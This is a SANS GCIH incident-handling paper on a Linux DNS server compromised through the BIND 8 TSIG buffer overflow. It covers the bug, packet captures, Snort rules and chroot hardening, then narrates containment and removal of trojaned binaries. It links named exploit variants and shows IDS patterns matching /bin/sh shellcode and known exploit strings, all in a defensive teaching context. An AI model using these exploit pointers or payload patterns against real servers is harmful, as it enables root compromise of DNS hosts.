Global Information Assurance Certification Paper

Advanced Incident Handling & Hacker Exploits
GCIH Practical Assignment v2.0

Title: Incident Handling Process for a Linux Compromise through DNSSEC Transaction Signatures

Submitted by: Keith A. Pachulski
Original Submission Date:
SANS GIAC GCIH On-Line Training and Certification

Table of Contents

Practical Assignment – Option 1; Exploit in Action

Part 1 - The Exploit

Name
ISC Bind 8 Transaction Signatures Buffer Overflow Vulnerability AKA TSIG Buffer Overflow
CVE - CVE-2001-0010

Operating Systems
The following operating systems have been documented as being affected by the TSIG Buffer Overflow operating the noted version of BIND.

The following operating systems running ISC BIND 8.2 are vulnerable:
Caldera OpenLinux 1.3, Caldera OpenLinux 2.2, IBM AIX 4.3, IBM AIX 4.3.1, IBM AIX 4.3.2, IBM AIX 4.3.3, RedHat Linux 4.0, RedHat Linux 4.1, RedHat Linux 4.2, RedHat Linux 5.0, RedHat Linux 5.1, RedHat Linux 5.2 i386, RedHat Linux 6.0 i386, RedHat Linux 6.1 i386, and Slackware Linux 4.0

The following operating system running ISC BIND 8.2.1, ISC BIND 8.2.2 p7, ISC BIND 8.2.2 p6, ISC BIND 8.2.2 p5 are vulnerable ot the TSIG Buffer Overflow:
Caldera eDesktop 2.4, Caldera eServer 2.3, Caldera OpenLinux Desktop 2.3, Conectiva Linux 4.0, Conectiva Linux 4.0es, Conectiva Linux 4.1, Conectiva Linux 4.2, Conectiva Linux 5.0, Conectiva Linux 5.1, Debian Linux 2.2, Debian Linux 2.2 68k, Debian Linux 2.2 alpha, Debian Linux 2.2 arm, Debian Linux 2.2 powerpc, Debian Linux 2.2 sparc, Debian Linux 2.3, Debian Linux 2.3 68k, Debian Linux 2.3 alpha, Debian Linux 2.3 arm, Debian Linux 2.3 powerpc, Debian Linux 2.3 sparc, IBM AIX 4.3, IBM AIX 4.3.1, IBM AIX 4.3.2, IBM AIX 4.3.3, MandrakeSoft Linux, Mandrake 6.0, MandrakeSoft Linux Mandrake 6.1, MandrakeSoft Linux Mandrake 7.0, MandrakeSoft Linux Mandrake 7.1, MandrakeSoft Linux Mandrake 7.2, RedHat Linux 5.2 alpha, RedHat Linux 5.2 i386, RedHat Linux 5.2 sparc, RedHat Linux 6.0 alpha, RedHat Linux 6.0 i386, RedHat Linux 6.0 sparc, RedHat Linux 6.1 alpha, RedHat Linux 6.1 i386, RedHat Linux 6.1 sparc, RedHat Linux 6.2 alpha, RedHat Linux 6.2 i386, RedHat Linux 6.2 sparc, RedHat Linux 6.2E alpha, RedHat Linux 6.2E i386, RedHat Linux 6.2E sparc, RedHat Linux 7.0 alpha, RedHat Linux 7.0 i386, RedHat Linux 7.0 sparc, RedHat Linux 7.0J alpha, RedHat Linux 7.0J i386, RedHat Linux 7.0J sparc, S.u.S.E. Linux 6.0, S.u.S.E. Linux 6.1, S.u.S.E., Linux 6.1 alpha, S.u.S.E. Linux 6.2, S.u.S.E. Linux 6.3, S.u.S.E. Linux 6.3 alpha, S.u.S.E. Linux 6.4, S.u.S.E. Linux 6.4alpha, S.u.S.E. Linux 6.4ppc, Trustix Trustix Secure Linux 1.0, and Trustix Trustix Secure Linux 1.1.

The following ISC BIND packages are vulnerable irregardless of operating system in which they are operating upon:
ISC BIND 8.2.2 p4, ISC BIND 8.2.2 p3, ISC BIND 8.2.2 p2, ISC BIND 8.2.2 p1, and ISC BIND 8.2.2

Protocols / Services / Applications
Domain Name Services (DNS): DNS is the service responsible for the mapping of names into their 32 bit numeric counterparts. When you type www.sans.org into your web browser, DNS is the service that converts the name www.sans.org into 12.33.247.6. The purpose of DNS was to provide people with a simpler way to remember host locations, as named addresses were easier to remember than numeric addresses. The Domain Name Service operates on TCP and UDP port 53. In BIND version 8, DNSSEC was implemented into the package. DNSSEC is used to provide authentication and integrity services to DNS applications. This exploit makes use of a buffer overflow problem in the DNSSEC implementation.

Brief Description of Exploit
The TSIG Buffer Overflow makes use of an error in the TSIG key checking mechanism in the BIND DNSSEC implementation. When any record is received that does not include the TSIG key, instead of discarding the record as it should, it becomes possible to execute arbitrary code on the DNSSEC domain name server. As with most typical remote buffer overflows, the TSIG exploit, if successful, will spawn a root shell on a given TCP port. In the case of the customer detailed in this paper, the exploit was successful and the root shells were located on TCP 511 and TCP 893.

Variants
tsig0wn - http://packetstorm.widexs.nl/0102-exploits/bugtraq.c
n82x - http://packetstorm.widexs.nl/0103-exploits/n82x.c

References
"CERT/CC – ISC BIND 8 contains buffer overflow in transaction signature (TSIG) handling code" 29 Jan 2001
http://www.kb.cert.org/vuls/id/196945

"ISC Bind 8 Transaction Signatures Buffer Overflow Vulnerability" 29 Jan 2001
URL: http://www.securityfocus.com/bid/2302

"Buffer overflow in transaction signature (TSIG) handling code in BIND 8 allows remote attackers to gain root privileges." CVE-2001-0010
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0010

D. Eastlake: "Domain Name System Security Extensions" March 1999
http://rfc.net/rfc2535.html

S. Drach: "Secret Key Transaction Authentication for DNS (TSIG)" Jan 1999
http://rfc.net/rfc2485.html

Part 2 – The Attack


Description and Diagram of the Network

The customers network was directly connected to us with a Cisco 3640 Router running the Cisco Secure Integrated Software (SIS) IOS Software (c3640-io3-mz.120-7.T.bin).

Directly connected to the Cisco 3640 were the customers internal network and the customers server farm (DMZ) network. The customer internal network had been setup and addressed privately to RFC standards by a third party consultant. All connections from the private internal network were being translated and inspected by the Cisco SIS software using a combination of NAT and Context Based Access Control (CBAC). The server farm segment (DMZ) hosted the customers production servers. These servers included their web server/mail server, their primary domain name server, and their secondary domain name server.

The Cisco SIS software was configured, for whatever reason, to permit all traffic destined to the server farm without being filtered. It is because of this configuration error that this system compromise occurred. Traffic to the customer secondary name server was supposed to have been restricted to communication with only the primary name server.

The primary name server was suppose to only permit name resolution requests from customers within the customers address space. The customer secondary domain name server was only supposed to accept resolution requests from the customers internal users and a wireless hosts. The secondary name server was running BIND 8.2.2p5, as noted earlier, which was a vulnerable version of BIND.



Protocol Description

The TSIG Buffer Overflow makes use of the Domain Name Service protocol that is in

widespread use on the Internet, as nearly all hosts on the Internet require the domain name services for hostname resolution.

In the early days of the Internet each host maintained a single file on their system that contained names with the numeric mappings of remote hosts. This was a fairly simple task in the early days of the Internet as there were but a handful of hosts on the network. As the Internet grew in size, the task of maintaining individual files on every individual host on the network became more complex and cumbersome. Because of this, the task of translating names into numeric address was then passed off to specialized name resolution services created to deal specifically with this task. This is where the Domain Name Service came into use.

Currently, when a system performs a DNS lookup (converting a name to a numeric address), the system will first check its DNS cache to see if it has the address for the system it is attempting to reach. Unless the system has the numeric address for www.sans.org cached in its DNS cache table, the system will need to consult a DNS server. The system will create a DNS request and query the DNS server in its configuration. If the DNS server has the numeric conversion for the address of www.sans.org cached in its DNS table it will return the numeric conversion for the host. If it does have the numeric conversion in its cache table it will forward the request to the top-level domain for .org domains. It forwards this request to the top-level org DNS server because this is where the redirect information for the sans.org domain can be located. The top-level domain will generate a reply redirecting the DNS lookup to the SANS name server server1.sans.org which will be able to convert the name to the numeric address of 12.33.247.6. This numeric conversion will then be passed back to your system.

DNSSEC and TSIG
DNSSEC (DNS Security Extensions) was implemented into BIND beginning with version 8. DNSSEC is used to provide data integrity and authentication services to DNSSEC aware servers. The typical implementation of DNSSEC is with multiple forwarders and a few hard-coded upstream servers. Request and response communications with the upstream servers by the forwarders are protected via symmetric keys stored on each server. Within the DNSSEC suite is the transactions signature (TSIG) resource record. The TSIG record is responsible for authenticating requests and responses.

How the exploit works
The TSIG exploit operates by causing a buffer overflow when processing a message claiming to include a transaction resource record with the request.

A buffer overflow occurs when a program attempts to store more data in a temporary area (the buffer) than it was designed to do. This storing of excessive information, or overflowing the buffer, is referred to as a buffer overflow. Once a buffer has been caused to overflow it is possible to cause commands to be pushed to the target for execution. For the scope of this paper, the buffer overflow causes a root shell to be spawned for the

attacker to gain access to the system. Buffer overflows are not operating system specific, meaning they do not occur only on a single operating system. Buffer overflows have been known to occur on nearly all operating systems. Poor programming practices are the primary cause of buffer overflows.


When a name server attempts to process a request it receives, the server checks the request to see if there is a DNSSEC transaction signature. If the server finds that there is a transaction signature it will attempt to process the record. If the transaction signature does not have a valid key for the resource record, an error will be generated noting the transaction signature was found but the key was missing. When the server generates this error it misjudges the sizes of the request variables msglen and bufflen. These two request variables under normal circumstances should equal the size of the buffer created for the request. However, when TSIG generates the error when it find the transaction signature is missing a key, the msglen and bufflen along with the TSIG record become larger than the size of the true buffer causing the overflow.

Description and Diagram of the exploit

When the name server receives a request it is passed into either the stack or the heap depending on whether the request is TCP or UDP. UDP requests are loaded into the stack (u.buf) by the function datagram_read(); TCP requests are loaded into a buffer on the heap (sp->s_buf) by the function stream_getmsg. (Regardless of the request type, there are two variables that are tracked by the server. These variables are msglen and bufflen.) Both TCP and UDP call dispatch_message() which then calls ns_req() when processing messages.

BIND ns_req calls on ns_find_tsig() to search the request for the transaction signature, if one exists. If ns_find_tsig finds the transaction signature, it then calls find_key() to determine whether a valid key has been included along with the request. If BIND, when processing the request, finds the transaction signature but does not find a valid key included within the request, BIND begins error processing that bypasses normal request processing procedures. It is here that BIND errs as it assumes the variables buflen and msglen are equal to the size of the buffer designed for holding the request.

During the request processing, BIND typically uses the same buffer space for storing the request and responding to the request. During normal BIND request processing, BIND would resize the variables msglen and bufflen while generating the response so as not to overflow the buffer allocated to request processing. During error processing, BIND would generate the reply. Within the reply would be the new transaction signature that would have overwritten the signature from the original request received by BIND. Since the signature is overwritten, msglen is modified to reflect the length of the request less the length of the new transaction signature. While BIND does resize the msglen variable, it does not resize the bufflen variable to reflect the new length of the variable msglen. Due to this, future system calls, specifically to ns_sign(), will cause BIND to overwrite memory adjacent to the buffer thereby allowing the execution of arbitrary code by the attacker on the target system.



Signature of the attack
The attack with transaction signature exploit does have a detectable signature. Because of the near standard signature produced by the exploit, numerous signatures may be created for use in detecting future compromises by intrusion detection systems. The most noticeable identifier in the transaction signature attach would be either the initial iquery or the execution of /bin/sh which is caused by the tsig exploit after the vulnerability has been successfully executed:

Detecting the incoming named version request
x.x.x.x:1035 -> b.b.b.b:53 UDP TTL:64 TOS:0x0 ID:62908 IpLen:20 DgmLen:58
Len: 38
00 06 01 00 00 01 00 00 00 00 00 00 07 76 65 72 .....ver
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03 sion.bind.....

alert udp $external any -> $name_server 53 (msg:"named version request"; content:"version.bind"; depth:25;)

The content may either be the content word "version.bind" or "07 76 65 72 73 69 6F 6E 04 62 69 6E 64"; either will detect the string.

This may product a great deal of noise depending on the environment but it will alert the handler to a possible new vulnerability in certain versions of BIND. It is common during the time of a new vulnerability being published for the scans of named versions to increase.

Detecting the named version reply
b.b.b.b:53 -> x.x.x.x:1035 UDP TTL:64 TOS:0x0 ID:15161 IpLen:20 DgmLen:91
Len: 71
00 06 85 80 00 01 00 01 00 00 00 00 07 76 65 72 .....ver
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03 07 56 sion.bind.....V
45 52 53 49 4F 4E 04 42 49 4E 44 00 00 10 00 03 ERSION.BIND.....
00 00 00 00 00 09 08 38 2E 32 2E 32 2D 50 35 .....8.2.2-P5

alert udp $name_server 53 -> $external any (msg:"named version reply"; content:"| 07 76 65 72 73 69 6F 6E 04 62 69 6E 64|"; depth:25;)

In detecting the named version reply, the signature can be designed to detect all BIND version requests or the signature can be crafted to detect specific versions of BIND returned by the query. Watching for the version.bind string may produce a lot of noise though depending on the environment. Watching for this string may give the handler some time to prepare for a possible incident though as well as giving some advance notice to a new problem in certain versions of BIND. It will also alert the handler when an old exploit is beginning to surface for older versions of BIND that may still be in operation on the Internet. Watching for the version number in the reply signature will alert the handler to those possible attackers who have found operational older version of BIND but it will not give a handler much "heads up" otherwise.

alert udp $name_server 53 -> $external any (msg:"named version 8.2.2 detected in operation"; content:"8.2.2-P"; depth:53;)

Detecting the IQUERY String

x.x.x.x:1035 -> b.b.b.b:53 UDP TTL:64 TOS:0x0 ID:61381 IpLen:20 DgmLen:504 Len: 484
BE EF 09 80 00 00 00 01 00 00 00 00 3E 00 00 00 ....>...

alert udp $EXTERNAL any -> $INTERNAL 53 (msg:"iquery attempt"; content: "|0980 0000 0001 0000 0000|"; depth: 16;)

Detecting the shell creation (/bin/sh) in the tsig overflow

x.x.x.x:1035 -> b.b.b.b:53 UDP TTL:64 TOS:0x0 ID:61381 IpLen:20 DgmLen:504 Len: 484
<snip>
00 3F 90 E8 72 FF FF FF 2F 62 69 6E 2F 73 68 00 .?..r.../bin/sh.
</snip>

alert udp $EXTERNAL any -> $INTERNAL 53 (msg:"tsig /bin/sh overflow"; content:"| 2F 62 69 6E 2F 73 68|"; depth:240;)

Additional Intrusion Detection Signatures for detecting the BIND TSIG Buffer Overflow exploit

alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named iquery attempt"; content: "|0980 0000 0001 0000 0000|"; offset: 2; depth: 16;)

alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named authors attempt"; content:"|07|authors"; offset:12; content:"|04|bind"; nocase;)

alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named version attempt"; content:"|07|version"; offset:12; content:"|04|bind"; nocase;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS EXPLOIT named 8.2->8.2.1";flags: A+; content:"../../../../../../../../../";)

alert tcp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS EXPLOIT named overflow";flags: A+;
content:"thisissometempspaceforthesockinaddrinyeahyeahiknowthisislamebutanywaywhocareshorizongotitworkingsoalliscool";)

alert tcp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS EXPLOIT named"; flags: A+; content:"ADMROCKS";)

alert tcp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS EXPLOIT named";flags: A+; content:"|CD80 E8D7 FFFF FF|/bin/sh";)

alert tcp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"EXPLOIT named tsig overflow attempt"; flags:A+; content:"|AB CD 09 80 00 00 00 01 00 00 00 00 00 00 01 00 01 20 20 20 20 02 61|";)

alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"EXPLOIT named tsig overflow attempt"; content:"|80 00 07 00 00 00 00 00 01 3F 00 01 02|/bin/sh";)

How to protect against it

There have been a numerous workarounds for the named issue posted and distributed on the net in an effort to solve this problem. One of these workarounds include running named as a different user. The purpose of running named as a non-privileged user is to prevent an attacker from obtaining root privileges on the server if the named process were to become compromised. An attacker who successfully exploits the named vulnerability, as discussed in the paper, when named is operating with the rights of a non-privileged user would receive only the rights of the non-privileged user that named is running under.

Running named as a non-privileged user is accomplished by setting certain flags during the startup of the named daemon. By setting these flags during startup, the flags place the named process into an unprivileged group lacking root privileges. The setting of these flags is accomplished by executing named as named –u <user> -g <group> from the command line. This can also be accomplished by editing the init script located in /etc/rc.d/init.d/. In the named scipt file, search for the dameon line and edit the line to appear similar to the following:

daemon named -u named –g named

Before executing named with this new setup, check the passwd file locate in /etc verifying the existence of the user named. Also, check the group file in /etc/ for the existence of the named group. If both user and group exist in the files there should be no issues with the execution of named with this configuration. If the user and/or group are lacking make the needed changes. Adding the user and group manually are detailed in the following section on chroot.

A second option is running named in a chroot jail. The purpose of running named in a chroot jail it two-fold. The named process is operating as an un-privileged user thereby restricting the process to what it is permitted to access. The second is that running named in the chroot jails locks the process into an operation barrier. Once the process is started in the chroot jail, it is unable to access anything external to the jail. Should the process come under attack and become compromised, the attacker will only have the rights of the user for which named is running under, in this case the attacker would have the rights of named. The attacker would also be restricted to the confine of the chroot jail to which named is confined.

Running named in a chroot jail is configured as follows (Note: the configuration detailed here is for Linux): Create the new user that named will run as, for this example the user will be named. The following line is added to the /etc/passwd file:

named:x:200:200:Nameserver:/chroot/named:/bin/false

The new user is the added to the group file in /etc/group:
named:x:200:

Once the users have been created, the next step is to create the directory in which bind will operate from. Create the directory /chroot. This will be the root directory for named then create the subdirectories in the /chroot directory. The needed subdirectories include /etc/, /etc/named, /etc/named/slave/, /dev/, /var/, and /var/run/. In Linux this can be accomplished by executing the following commands:

```
mkdir -p /chroot/
cd /chroot/
mkdir -p dev etc/namedb/slave var/run
```

Once the directory structures have been setup, copy the named.conf files and zone files into the chroot directory.

```
cp -p /etc/named.conf /chroot/etc/
cp -a /var/named/* /chroot/etc/namedb/
```

If the name server is configured to act as a slave for any zones, BIND will need to be permitted write access to the to slave directory to update those zones. This is accomplished with the following:

```
chown -R named:named /chroot/etc/namedb/slave
```

Any slave zones that are currently setup on the server will need to be moved to this new directory and named.conf will also need to be updated to reflect this change.

BIND will also need additional write access to create its PID file; this is accomplished with the following:

chown named:named /chroot/named/var/run

Once the initial chroot jail is setup, some additional system support files will need to be copied into the jail as named will be unable to call anything outside of the jail once started. These files include null, random, and localtime. All can be copied into the jail with the following commands:

```
mknod /chroot/dev/null c 1 3
mknod /chroot/dev/random c 1 8
chmod 666 /chroot/dev/null
chmod 666 /chroot/dev/random
cp /etc/localtime /chroot/etc/
```

The final configuration needed in the chroot jail setting up syslog. BIND typically logs to syslogd. Syslogd operates on a special sock known as /dev/log. Because BIND is now operating out of its jail, it will be unable to log to this socket. Syslogd must be reconfigured to permit BIND to log. This is accomplished in Linux by editing the /etc/rc.d/init.d/syslog file; editing the following line:

-a /chroot/named/dev/log after daemon syslogd -m 0

Irregardless, the recommended fix for the TSIG vulnerability is to upgrade BIND to either BIND 8.2.3 or BIND 9. The current BIND packages can be located at the following URL:

http://www.isc.org/products/BIND/

References

Squires, Alicia. “Recent BIND Vulnerabilities With an Emphasis on the "tsig bug"” 16 Feb 2001
URL: http://rr.sans.org/DNS/BIND.php

Asadoorian, Paul: “What is the TSIG vulnerability?” 4 Apr 2001
URL: http://www.sans.org/newlook/resources/IDFAQ/TSIG.htm

Biever, Richard: “BIND 8 Buffer Overflow in TSIG” 7 Feb 2001
URL: http://rr.sans.org/unix/BIND8.php

“ISC BIND 8 contains buffer overflow in transaction signature (TSIG) handling code” 29 Jan 2001
URL: http://www.kb.cert.org/vuls/id/196945

“Exploitation of BIND Vulnerabilities” 30 Mar 2001

URL: http://www.cert.org/incident_notes/IN-2001-03.html

Wunsch, Scott: "Linux chroot Jail" 1 Dec 2001
URL: http://www.linuxdoc.org/HOWTO/Chroot-BIND-HOWTO.html

Part 3 – The Incident Handling Process

Preparation

As a third party to most incidents we become involved in, we initially prepare to handle incidents on the network side by actively monitoring the numerous Firewalls and Intrusion Detection Sensors located through our network. It is through active monitoring of those firewalls and intrusion detection systems that we are able to detect and respond to most incidents before the detected incident has a chance to impact our customer, backbone or corporate gear. Once a potential incident is detected our SOC, and possibly our security engineers, are notified of the potential incident depending on the severity of the detected incident.

On the corporate and backbone system side we have a 24 turn around time on the notification and installation of system patches for all production equipment dealing with all potential and confirmed vulnerabilities. As detailed later, we made a notification service available to our customers dealing with this same patch issue when fixing vulnerable software packages or operating systems.

Also on the system side, we maintain several clean systems for use in intrusion recovery situations. These clean systems are secure systems stored off the public network on a secure engineering network. The clean systems operate the most common systems such as Windows NT, Windows 2000, Redhat Linux, and Solaris (the most common we operate and our customers operate). We use these clean systems to maintain clean copies of system binaries (e.g. ls, who, ps, etc) and precompiled clean recovery software (e.g. lsof). We do this because most of our operations (from the network side) are performed from a remote location. A separate team maintains copies of CD's and/or floppies with clean executables from common operating systems.

The customer in this incident was under the impression they had been prepared to deal with most incidents by taking on a policy of least privilege. Unfortunately, once the customer placed the security of their network into the incapable hands of an outside consultant who did not know how to design a secure network, the security of the network was completely destroyed. The customer was under the impression their firewall was filtering all traffic to and from their private internal network as well as restricting traffic from and to all machines in their server farm/DMZ. The firewall was also supposed to be permitting only web traffic and mail traffic from all sources to the DMZ machines. It was also suppose to permit DNS lookups from addresses located within their IP allocation, and zone transfers from and to their secondary name server and our name servers. Telnet was suppose to have been restricted to the customers internal network. As noted

© SANS Institute 2000 - 2005 Author retains full rights.

previously, while the private segment was configured correctly, the filtering on the DMZ was not implemented leaving the DMZ network wide open.

In typical dirty DMZ setups connections are permitted to specific services on specific hosts operating those services being needed such as web or mail. The hosts located in the DMZ are typically not permitted to connect to hosts external to the DMZ. Had the filtering been implemented correctly, the attacker would not have been able to get into a host on the DMZ. Had the attacker compromised a host through an unprotected service on a DMZ host, the DMZ configuration would have restricted the compromised host from attacking other hosts or connect to other hosts in an effort to obtain addition tools for use by the attacker. Using this type of design, if a server is compromised it is left in a severed state making the use of the compromised server fruitless.

In addition to the ill firewall, the customer also had a backup server in operation for storing backups off all servers located in the DMZ and on the private segment. Unfortunately, after requesting the customer backup the system, the customer informed us they had not made use of these facilities in some time. The backup server had stopped functioning some time before. Because of this, the customer was without current backups for any of the servers including the compromised name server.

Identification

The suspected compromise was initially detected by our network control center (NCC) when the system suspected of being compromised began triggering alarms on numerous firewalls and intrusion detection systems located throughout our network. The initial time of detection was approximately 1415 20 Jan 2001.

Upon detection the NCC opened an internal ticket noting the hostname and IP of the suspected compromised system. After generating the internal incident ticket and noting the minimal amount of information they had obtained from the firewall logs and IDS logs, the NCC paged the security pager (pager that pages all security personnel). After paging the security pager the NCC transferred ownership of the ticket to the security team while continuing to monitor the logs. Unfortunately we committed a grave error here, as most of us were off-site for an event leaving an unmanned office. The time was approximately 1500; 20 Jan 2001.

After receiving the page from the NCC, we contacted the NCC after finding the first available landline and asked they contact the customer to remove the machine from the network or get authorization to shutdown the router interface. We were called back shortly thereafter by the NCC who notified us the customer was also off-site and did not have physical access to the machines at that moment but they did authorize the shutdown of the interface.

After several hours and a lot of debating we authorized the NCC to shutdown the DMZ interface of the customer router. At this point we were still not sure the machine was truly


compromised but to go with caution and with the hard facts the server was setting off firewall and intrusion detection systems, we shut it down. The time was approximately 0923.

Once arriving back at the office, I took ownership of the ticket and began the process of determining whether this host was in fact compromised.

Containment

I contacted the customer and conferenced in one other member of the security team assisting me in this incident. The customer indicated that this was to strictly be a recover and restore operation. While this was against our recommendations, the customer insisted the server be recovered as best possible and operations continue. The customer informed us he had no intention of discovering or prosecuting the individual(s) who had caused the compromise. It was now approximately 1025.

We began the containment process by reconfiguring the customer firewall to block all access to the suspected server that had been compromised from all traffic except traffic sourced by the central security workstation. In addition to reconfiguring the firewalls inbound traffic; the firewall was also reconfigured to deny all traffic leaving the host destined for anything. The server had essentially been placed into a makeshift jail permitting the central security workstation access but denying the server to perform any other function.



I ran a quick sweep over the machine from the central security workstation using Nmap searching for active services and possible root shells that may have been started on the system. After the sweep finished, we discovered two root shells actively listening on the server. The server was now classified as verified compromise. The first root shell was found on TCP 511 and the second root shell was found on TCP 893. In addition to the two root shells we discovered we also found telnet, http, and dns services operating on the server.

Interesting ports on somecustomer.dns.net (x.x.x.x):

Port	State	Service
23/tcp	open	telnet
53/tcp	open	domain
80/tcp	open	http
511/tcp	open	unknown
893/tcp	open	unknown

After finding the two root shells, we contacted the customer alerting him of the root level compromise found on the second name server. We informed him we were going to disable all user accounts active on the system and suggested he request all of his customer and employees making use of this system change their passwords as the chances are high that most if not all of the active accounts on this system had been compromised.

Eradication

We began by first attempting to locate the files acting as the root shells. This process became difficult as most critical system binaries such as ls, ps, ifconfig, and locate had been replaced with trojaned copies by the intruder. We started the rebuild procedure for this machine at approximately 1110.

Clean system binaries were taken from one of our clean Redhat 6.2 systems and placed onto the customer name server. The trojaned binaries were tar'd and removed. The clean system binaries then replaced the trojaned binaries location. After all of the trojaned binaries were replaced, a precompiled copy of lsof was loaded onto the machine. With the help of the precompiled copy of lsof we were able to locate the in.telnetd and in.fingerd executables. These two executable files were acting as the root shells. In.telnetd was listening on TCP port 511 and in.fingerd was listening on TCP port 893. Both processes were shutdown and removed from the system onto a secure storage server.

After removing the two Trojan files, we began to replace all executable files in the /usr/sbin directory and the /usr/bin directory. Inetd.conf was edited removing all unneeded services leaving ftp (addressed later), and telnet. The customer did not want to be bothered with sftp or ssh regardless of our pushing towards swaying from the cleartext applications.

In addition to removing the trojaned files, we found wu-ftp2.6.0(1) loaded on the system. While the customer did not make use of ftpd on a day-to-day basis, the customer indicated they started it when needing to upload files on the server. We were able to convince him to allow us to upgrade the ftpd as it contained some flaws that permitted attackers remote root access if certain conditions were met. For fear of going through this recovery process again the customer permitted us to perform the upgrade to the wu-ftpd service.

The approximate time of complete removal of Trojans, installation of clean system binaries and upgrading ws-ftpd was 1143.

```
[keith@ns2 src]# ftp 127.0.0.1
Connected to 127.0.0.1.
220 ns2.customer.com FTP server (Version wu-2.6.1(1) Wed Jan 21 12:25:43 EST 2001)
ready.
```

